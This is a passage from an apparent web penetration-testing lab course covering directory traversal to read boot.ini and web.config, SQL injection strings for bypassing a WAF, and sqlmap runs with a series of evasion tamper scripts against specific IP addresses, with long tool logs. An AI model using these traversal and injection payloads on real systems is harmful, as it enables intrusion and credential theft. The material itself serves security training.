


Lab 49: Source Code Disclosure using VIEW button

Check to see if directory traversal works

NOTE: IP IS WRONG IN SCREENSHOT


http://54.200.178.220/OpenPage.aspx?filename=../../../../boot.ini




Contact Us

[boot loader] timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Windows
Server 2003, Web" /noexecute=optout /fastdetect

Open the web.config file
http://54.200.178.220/OpenPage.aspx?filename=web.config



Right click and select View Page Source




In the source of the page we find the UID and the Password for the database.

Lab 50: Dealing with a WAF

Web Application Firewalls (WAF) aren't impossible to bypass - it's just a matter of time honestly. You'll often find yourself trying several different variations of the same injections in an attempt to bypass the WAF

http://54.213.131.105




In the search box type the following:

' or 'a'='a

In the Search Box type the following:

' or a=a



In the Search Box type the following:

' or 1=1

In the Search Box type the following:

' or '5'='5

Lab 51: Dealing with a WAF using SQLMap

Recently some new scripts have been added to SQLMap to deal with WAFs. You can go to the WebSec blog to learn more about the newly added scripts.

Reference:
http://websec.ca/blog/view/Bypassing_WAFs_with_SQLMap

Below is the attack syntax that you can use with SQLMap:

cd ~/toolz/sqlmap-dev

python sqlmap.py -u "http://54.213.131.105/Searchresult.aspx?ScriptName=hello" --check-waf

```
root@ubuntu:/home/strategicsec/toolz/sqlmap-dev# python sqlmap.py -u "http://54.213.131.105/Searchresult
.aspx?ScriptName=hello" --check-waf

    sqlmap/1.0-dev-15f92c4 - automatic SQL injection and database takeover tool
    http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It
is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume
 no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 13:29:05

[13:29:05] [INFO] testing connection to the target URL
[13:29:06] [INFO] heuristically checking if the target is protected by some kind of WAF/IPS/IDS
[13:29:11] [WARNING] it appears that the target is protected. Please consider usage of tamper scripts (o
ption '--tamper')
[13:29:11] [INFO] testing if the target URL is stable. This can take a couple of seconds
[13:29:13] [INFO] target URL is stable
[13:29:13] [INFO] testing if GET parameter 'ScriptName' is dynamic
[13:29:14] [INFO] confirming that GET parameter 'ScriptName' is dynamic
[13:29:14] [INFO] GET parameter 'ScriptName' is dynamic
[13:29:15] [INFO] heuristic (basic) test shows that GET parameter 'ScriptName' might be injectable (poss
ible DBMS: 'Microsoft SQL Server')
[13:29:15] [INFO] testing for SQL injection on GET parameter 'ScriptName'
```

Now that we know we are up against a WAF - let's take a look at some of the tamper scripts.

ls ~/toolz/sqlmap-dev/tamper/

```
strategicsec@ubuntu: ~/toolz/sqlmap-dev
strategicsec@ubuntu:~/toolz/sqlmap-dev$ ls ~/toolz/sqlmap-dev/tamper/
apostrophemask.py     halfversionedmorekeywords.py  randomcomments.py     space2mysqlblank.py
appendnullbyte.py     ifnull2ifisnull.py            securesphere.py       space2mysqldash.py
base64encode.py       __init__.py                   space2comment.py      space2plus.py
between.py            modsecurityversioned.py       space2dash.py         space2randomblank.py
chardoubleencode.py   modsecurityzeroversioned.py   space2hash.py         unmagicquotes.py
charencode.py         multiplespaces.py             space2morehash.py     versionedkeywords.py
charunicodeencode.py  percentage.py                 space2mssqlblank.py   versionedmorekeywords.py
equaltolike.py        randomcase.py                 space2mssqlhash.py
strategicsec@ubuntu:~/toolz/sqlmap-dev$
```

Ok, let's try the first script called apostrophemask.py.

python sqlmap.py -u "http://54.213.131.105/Searchresult.aspx?ScriptName=hello" -b --tamper=apostrophemask

```
[13:34:21] [INFO] testing for SQL injection on GET parameter 'ScriptName'
[13:34:21] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[13:34:23] [WARNING] reflective value(s) found and filtering out
[13:34:36] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE or HAVING clause'
[13:34:40] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[13:34:44] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause'
[13:34:48] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[13:34:52] [INFO] testing 'MySQL inline queries'
[13:34:52] [INFO] testing 'PostgreSQL inline queries'
[13:34:53] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
[13:34:54] [INFO] testing 'Oracle inline queries'
[13:34:54] [INFO] testing 'SQLite inline queries'
[13:34:55] [INFO] testing 'MySQL > 5.0.11 stacked queries'
[13:34:55] [CRITICAL] there is considerable lagging in connection response(s). Please use as high value
for option '--time-sec' as possible (e.g. 10 or more)
[13:34:59] [INFO] testing 'PostgreSQL > 8.1 stacked queries'
[13:35:03] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries'
[13:35:07] [INFO] testing 'MySQL > 5.0.11 AND time-based blind'
[13:35:14] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[13:35:17] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind'
[13:35:21] [INFO] testing 'Oracle AND time-based blind'
[13:35:25] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[13:36:12] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[13:36:12] [WARNING] using unescaped version of the test because of zero knowledge of the back-end DBMS.
 You can try to explicitly set it using option '--dbms'
[13:36:56] [WARNING] GET parameter 'ScriptName' is not injectable
[13:36:56] [CRITICAL] all tested parameters appear to be not injectable. Try to increase '--level'/'--ri
sk' values to perform more tests. Also, you can try to rerun by providing either a valid value for optio
n '--string' (or '--regexp')
[13:36:56] [WARNING] HTTP error codes detected during run:
999 (?) - 170 times

[*] shutting down at 13:36:56
```

Ok, since that didn't work let's try the second script called appendnullbyte.py.

ls ~/toolz/sqlmap-dev/tamper/

```
strategicsec@ubuntu: ~/toolz/sqlmap-dev
strategicsec@ubuntu:~/toolz/sqlmap-dev$ ls ~/toolz/sqlmap-dev/tamper/
apostrophemask.py      equaltolike.py               randomcase.py        space2mssqlhash.py
apostrophemask.pyc     halfversionedmorekeywords.py randomcomments.py    space2mysqlblank.py
appendnullbyte.py      ifnull2ifisnull.py           securesphere.py      space2mysqldash.py
base64encode.py        __init__.py                  space2comment.py     space2plus.py
between.py             modsecurityversioned.py      space2dash.py        space2randomblank.py
chardoubleencode.py    modsecurityzeroversioned.py  space2hash.py        unmagicquotes.py
charencode.py          multiplespaces.py            space2morehash.py    versionedkeywords.py
charunicodeencode.py   percentage.py                space2mssqlblank.py  versionedmorekeywords.py
strategicsec@ubuntu:~/toolz/sqlmap-dev$
```

```
[13:38:51] [WARNING] heuristic (basic) test shows that GET parameter 'ScriptName' might not be injectabl
e
[13:38:51] [INFO] testing for SQL injection on GET parameter 'ScriptName'
[13:38:51] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[13:38:59] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE or HAVING clause'
[13:39:03] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[13:39:06] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause'
[13:39:11] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[13:39:15] [INFO] testing 'MySQL inline queries'
[13:39:16] [INFO] testing 'PostgreSQL inline queries'
[13:39:17] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
[13:39:17] [INFO] testing 'Oracle inline queries'
[13:39:18] [INFO] testing 'SQLite inline queries'
[13:39:21] [INFO] testing 'MySQL > 5.0.11 stacked queries'
[13:39:28] [INFO] testing 'PostgreSQL > 8.1 stacked queries'
[13:39:35] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries'
[13:39:39] [INFO] testing 'MySQL > 5.0.11 AND time-based blind'
[13:39:43] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[13:39:47] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind'
[13:39:51] [INFO] testing 'Oracle AND time-based blind'
[13:39:54] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[13:40:41] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[13:40:41] [WARNING] using unescaped version of the test because of zero knowledge of the back-end DBMS.
 You can try to explicitly set it using option '--dbms'
[13:41:21] [WARNING] GET parameter 'ScriptName' is not injectable
[13:41:21] [CRITICAL] all tested parameters appear to be not injectable. Try to increase '--level'/'--ri
sk' values to perform more tests. Also, you can try to rerun by providing either a valid value for optio
n '--string' (or '--regexp')
[13:41:21] [WARNING] HTTP error codes detected during run:
999 (?) - 219 times

[*] shutting down at 13:41:21
```

Ok, since that didn't work let's try the second script called base64encode.py.

ls ~/toolz/sqlmap-dev/tamper/

```
strategicsec@ubuntu: ~/toolz/sqlmap-dev
strategicsec@ubuntu:~/toolz/sqlmap-dev$ ls ~/toolz/sqlmap-dev/tamper/
apostrophemask.py      equaltolike.py               randomcomments.py     space2mysqldash.py
apostrophemask.pyc     halfversionedmorekeywords.py securesphere.py       space2plus.py
appendnullbyte.py      ifnull2ifisnull.py           space2comment.py      space2randomblank.py
appendnullbyte.pyc     __init__.py                  space2dash.py         unmagicquotes.py
base64encode.py        modsecurityversioned.py      space2hash.py         versionedkeywords.py
between.py             modsecurityzeroversioned.py  space2morehash.py     versionedmorekeywords.py
chardoubleencode.py    multiplespaces.py            space2mssqlblank.py
charencode.py          percentage.py                space2mssqlhash.py
charunicodeencode.py   randomcase.py                space2mysqlblank.py
strategicsec@ubuntu:~/toolz/sqlmap-dev$
```

python sqlmap.py -u "http://54.213.131.105/Searchresult.aspx?ScriptName=hello" -b --tamper=base64encode

```
[13:42:18] [INFO] testing for SQL injection on GET parameter 'ScriptName'
[13:42:18] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[13:42:26] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE or HAVING clause'
[13:42:32] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[13:42:37] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause'
[13:42:43] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[13:42:48] [INFO] testing 'MySQL inline queries'
[13:42:49] [INFO] testing 'PostgreSQL inline queries'
[13:42:50] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
[13:42:50] [INFO] testing 'Oracle inline queries'
[13:42:51] [INFO] testing 'SQLite inline queries'
[13:42:51] [INFO] testing 'MySQL > 5.0.11 stacked queries'
[13:42:55] [INFO] testing 'PostgreSQL > 8.1 stacked queries'
[13:42:59] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries'
[13:43:02] [INFO] testing 'MySQL > 5.0.11 AND time-based blind'
[13:43:10] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[13:43:13] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind'
[13:43:18] [INFO] testing 'Oracle AND time-based blind'
[13:43:22] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[13:44:07] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[13:44:07] [WARNING] using unescaped version of the test because of zero knowledge of the back-end DBMS.
 You can try to explicitly set it using option '--dbms'
[13:44:54] [WARNING] GET parameter 'ScriptName' is not injectable
[13:44:54] [CRITICAL] all tested parameters appear to be not injectable. Try to increase '--level'/'--ri
sk' values to perform more tests. Also, you can try to rerun by providing either a valid value for optio
n '--string' (or '--regexp')

[*] shutting down at 13:44:54
```

Ok, since that didn't work let's try the forth script called between.py.

ls ~/toolz/sqlmap-dev/tamper/

```
strategicsec@ubuntu: ~/toolz/sqlmap-dev
strategicsec@ubuntu:~/toolz/sqlmap-dev$ ls ~/toolz/sqlmap-dev/tamper/
apostrophemask.py     charunicodeencode.py          randomcase.py        space2mysqlblank.py
apostrophemask.pyc    equaltolike.py                randomcomments.py    space2mysqldash.py
appendnullbyte.py     halfversionedmorekeywords.py  securesphere.py      space2plus.py
appendnullbyte.pyc    ifnull2ifisnull.py            space2comment.py     space2randomblank.py
base64encode.py       __init__.py                   space2dash.py        unmagicquotes.py
base64encode.pyc      modsecurityversioned.py       space2hash.py        versionedkeywords.py
between.py            modsecurityzeroversioned.py   space2morehash.py    versionedmorekeywords.py
chardoubleencode.py   multiplespaces.py             space2mssqlblank.py
charencode.py         percentage.py                 space2mssqlhash.py
strategicsec@ubuntu:~/toolz/sqlmap-dev$
```

python sqlmap.py -u "http://54.213.131.105/Searchresult.aspx?ScriptName=hello" -b --tamper=between

```
[13:46:29] [INFO] testing 'Microsoft SQL Server/Sybase boolean-based blind - ORDER BY clause'
[13:46:30] [INFO] testing 'Microsoft SQL Server/Sybase stacked conditional-error blind queries'
[13:46:37] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause'
[13:46:41] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[13:46:45] [INFO] testing 'Microsoft SQL Server/Sybase OR error-based - WHERE or HAVING clause'
[13:46:49] [INFO] testing 'Microsoft SQL Server/Sybase OR error-based - WHERE or HAVING clause (IN)'
[13:46:53] [INFO] testing 'Microsoft SQL Server/Sybase error-based - Parameter replace'
[13:46:53] [INFO] testing 'Microsoft SQL Server/Sybase error-based - Parameter replace (integer column)'
[13:46:54] [INFO] testing 'Microsoft SQL Server/Sybase error-based - ORDER BY clause'
[13:46:54] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
[13:46:55] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries'
[13:46:59] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind'
[13:47:02] [INFO] testing 'Microsoft SQL Server/Sybase AND time-based blind (heavy query)'
[13:47:06] [INFO] testing 'Microsoft SQL Server/Sybase AND time-based blind (heavy query - comment)'
[13:47:10] [INFO] testing 'Microsoft SQL Server/Sybase OR time-based blind (heavy query)'
[13:47:13] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind - Parameter replace'
[13:47:14] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind - Parameter replace (heavy queri
es)'
[13:47:14] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind - ORDER BY clauses'
[13:47:15] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind - ORDER BY clause (heavy query)'
[13:47:16] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[13:47:59] [WARNING] GET parameter 'ScriptName' is not injectable
[13:47:59] [CRITICAL] all tested parameters appear to be not injectable. Try to increase '--level'/'--ri
sk' values to perform more tests. As heuristic test turned out positive you are strongly advised to cont
inue on with the tests. Please, consider usage of tampering scripts as your target might filter the quer
ies. Also, you can try to rerun by providing either a valid value for option '--string' (or '--regexp')
[13:47:59] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 3 times, 999 (?) - 141 times

[*] shutting down at 13:47:59
```

Ok, since that didn't work let's try the fifth script called chardoubleencode.py.

ls ~/toolz/sqlmap-dev/tamper/

```
strategicsec@ubuntu: ~/toolz/sqlmap-dev
strategicsec@ubuntu:~/toolz/sqlmap-dev$ ls ~/toolz/sqlmap-dev/tamper/
apostrophemask.py     charencode.py               percentage.py        space2mssqlhash.py
apostrophemask.pyc    charunicodeencode.py        randomcase.py        space2mysqlblank.py
appendnullbyte.py     equaltolike.py              randomcomments.py    space2mysqldash.py
appendnullbyte.pyc    halfversionedmorekeywords.py securesphere.py     space2plus.py
base64encode.py       ifnull2ifisnull.py          space2comment.py     space2randomblank.py
base64encode.pyc      __init__.py                 space2dash.py        unmagicquotes.py
between.py            modsecurityversioned.py     space2hash.py        versionedkeywords.py
between.pyc           modsecurityzeroversioned.py space2morehash.py    versionedmorekeywords.py
chardoubleencode.py   multiplespaces.py           space2mssqlblank.py
strategicsec@ubuntu:~/toolz/sqlmap-dev$
```

python sqlmap.py -u "http://54.213.131.105/Searchresult.aspx?ScriptName=hello" -b --tamper=chardoubleencode

```
[13:49:03] [WARNING] heuristic (basic) test shows that GET parameter 'ScriptName' might not be injectabl
e
[13:49:03] [INFO] testing for SQL injection on GET parameter 'ScriptName'
[13:49:03] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[13:49:11] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE or HAVING clause'
[13:49:15] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[13:49:19] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause'
[13:49:23] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[13:49:27] [INFO] testing 'MySQL inline queries'
[13:49:27] [INFO] testing 'PostgreSQL inline queries'
[13:49:28] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
[13:49:28] [INFO] testing 'Oracle inline queries'
[13:49:29] [INFO] testing 'SQLite inline queries'
[13:49:30] [INFO] testing 'MySQL > 5.0.11 stacked queries'
[13:49:33] [INFO] testing 'PostgreSQL > 8.1 stacked queries'
[13:49:37] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries'
[13:49:40] [INFO] testing 'MySQL > 5.0.11 AND time-based blind'
[13:49:44] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[13:49:48] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind'
[13:49:51] [INFO] testing 'Oracle AND time-based blind'
[13:49:55] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[13:50:40] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[13:50:40] [WARNING] using unescaped version of the test because of zero knowledge of the back-end DBMS.
 You can try to explicitly set it using option '--dbms'
[13:51:24] [WARNING] GET parameter 'ScriptName' is not injectable
[13:51:24] [CRITICAL] all tested parameters appear to be not injectable. Try to increase '--level'/'--ri
sk' values to perform more tests. Also, you can try to rerun by providing either a valid value for optio
n '--string' (or '--regexp')
[13:51:24] [WARNING] HTTP error codes detected during run:
999 (?) - 219 times

[*] shutting down at 13:51:24
```

Ok, since that didn't work let's try the six script called charencode.py.

ls ~/toolz/sqlmap-dev/tamper/

```
strategicsec@ubuntu: ~/toolz/sqlmap-dev
strategicsec@ubuntu:~/toolz/sqlmap-dev$ ls ~/toolz/sqlmap-dev/tamper/
apostrophemask.py     chardoubleencode.pyc          multiplespaces.py  space2mssqlblank.py
apostrophemask.pyc    charencode.py                 percentage.py      space2mssqlhash.py
appendnullbyte.py     charunicodeencode.py          randomcase.py      space2mysqlblank.py
appendnullbyte.pyc    equaltolike.py                randomcomments.py  space2mysqldash.py
base64encode.py       halfversionedmorekeywords.py  securesphere.py    space2plus.py
base64encode.pyc      ifnull2ifisnull.py            space2comment.py   space2randomblank.py
between.py            __init__.py                   space2dash.py      unmagicquotes.py
between.pyc           modsecurityversioned.py       space2hash.py      versionedkeywords.py
chardoubleencode.py   modsecurityzeroversioned.py   space2morehash.py  versionedmorekeywords.py
strategicsec@ubuntu:~/toolz/sqlmap-dev$
```

python sqlmap.py -u "http://54.213.131.105/Searchresult.aspx?ScriptName=hello" -b --tamper=charencode

```
[13:52:37] [INFO] testing 'Microsoft SQL Server/Sybase boolean-based blind - ORDER BY clause'
[13:52:38] [INFO] testing 'Microsoft SQL Server/Sybase stacked conditional-error blind queries'
[13:52:49] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause'
[13:52:53] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[13:52:57] [INFO] testing 'Microsoft SQL Server/Sybase OR error-based - WHERE or HAVING clause'
[13:53:01] [INFO] testing 'Microsoft SQL Server/Sybase OR error-based - WHERE or HAVING clause (IN)'
[13:53:04] [INFO] testing 'Microsoft SQL Server/Sybase error-based - Parameter replace'
[13:53:05] [INFO] testing 'Microsoft SQL Server/Sybase error-based - Parameter replace (integer column)'
[13:53:06] [INFO] testing 'Microsoft SQL Server/Sybase error-based - ORDER BY clause'
[13:53:06] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
[13:53:07] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries'
[13:53:14] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind'
[13:53:18] [INFO] testing 'Microsoft SQL Server/Sybase AND time-based blind (heavy query)'
[13:53:22] [INFO] testing 'Microsoft SQL Server/Sybase AND time-based blind (heavy query - comment)'
[13:53:25] [INFO] testing 'Microsoft SQL Server/Sybase OR time-based blind (heavy query)'
[13:53:29] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind - Parameter replace'
